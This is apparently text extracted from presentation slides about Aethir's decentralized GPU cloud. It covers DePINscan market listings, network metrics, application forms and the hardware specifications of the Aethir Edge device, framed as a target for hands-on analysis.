Decentralized Cloud Ecosystem



Application Layer

Decentralized Cloud
Smartphones

Network Layer

Decentralized GPU Cloud
Infrastructure

Edge Layer

Robust edge computing device
supported by QualComm with
localized GPU processing power



Aethir



DePINscan

powered by [IoTeX](#)

Q Search by project name or token

[Home](#)

[Chains](#)

DePIN Projects

ALL

Map View

Social

Mineable

Token Launch

Liquidity Mining

AI

DePIN Scan is the explorer for DePIN crypto projects. There are 321 DePIN Projects with a combined DePIN market cap of \$16,9 learn how to start earning passive income today.

Project

Token

Category

Social Following

Market Cap

Token Price

Solana

SOL

Chain

2,983,977

\$79,735,932,252

\$151.95

Aethir

ATH

Compute

821,029

\$434,215,174

\$0.04791



DeepLink

AI

Cloud

Compute

Bandwidth

Mobile

758,694




Aethir

- ❖ Decentralized GPU Cloud for intensive tasks like AI and Cloud Gaming
- ❖ Creating a global marketplace for GPU-as-a-Service (GPUaaS)
- ❖ Aggregates underutilized GPUs from various sources
- ❖ Provides compute power to enterprise clients and developers



Aethir





Overview

Supply Metrics

Demand Metrics

On-chain Metrics

Ecosystem

ANNUAL RECURRING REVENUE (ARR)

\$141,354,791

TOTAL COMPUTE HOURS DELIVERED

832,689,423

TOTAL REWARDS DISTRIBUTED (ATH)

5,164,421,746

TOTAL ON-CHAIN TRANSACTIONS

1,271,457



Total GPUs (Containers)

431,448

Country/Region

94

GPU Nodes Available

127,880

Singapore

113,956

USA

50,300

Hong Kong

24,482

Japan

23,831



Vietnam

15,231

Turkey

12,451

Malaysia



Power the Future of AI, Gaming, and Cloud Computing with Aethir

Welcome to Aethir—the world's largest decentralized cloud infrastructure for AI, gaming, and enterprise computing. We provide high-performance, scalable, and cost-efficient solutions to power everything from AI model training to cloud gaming and large-scale enterprise applications.

By filling out this form, you're taking the first step toward accessing Aethir's global network of computing resources—including enterprise-grade GPUs, high-speed storage, and cutting-edge AI infrastructure. Whether you're a gaming company looking for seamless cloud-based experiences, or an enterprise seeking next-generation infrastructure, or a provider looking to contribute compute to our ecosystem, **Aethir is your partner in innovation.**

Complete the form below, and our team will help you with your needs in the AI ecosystem.

First name *

Last name *

Email *

Company name *



Form

Form



Cloud Host Application Form

FIRST NAME *

LAST NAME *


COMPANY EMAIL *

(Must be a company email; Gmail and other personal emails will be rejected.)

COMPANY NAME *

Aethir Edge

- ❖ The only component available for purchase and hands-on analysis.
- ❖ Core Function: Resource Sharing via Container
- ❖ Internal container to share its CPU, GPU, and Memory
- ❖ What we are most interested in
- ❖ Difficult to acquire
- ❖ Sold only during brief, specific sales windows in 2024



Aethir Edge

Technical Specifications


SPECIFICATION	VALUE
Chipset	Qualcomm Snapdragon 865
Operating System	Android 10/13
Memory	8GB LPDDR5 RAM 256GB UFS 3.1
Wireless	Wi-Fi 6 BT 5.2 NFC
Network Port	1GbE
Encryption Chip	ON
Dimensions	150mm X 108mm X 208mm
Power Consumption	48 Watts (Maximum)
Network Requirements	20 Mbps Uplink & Downlink
Warranty	3 Years

\$14000

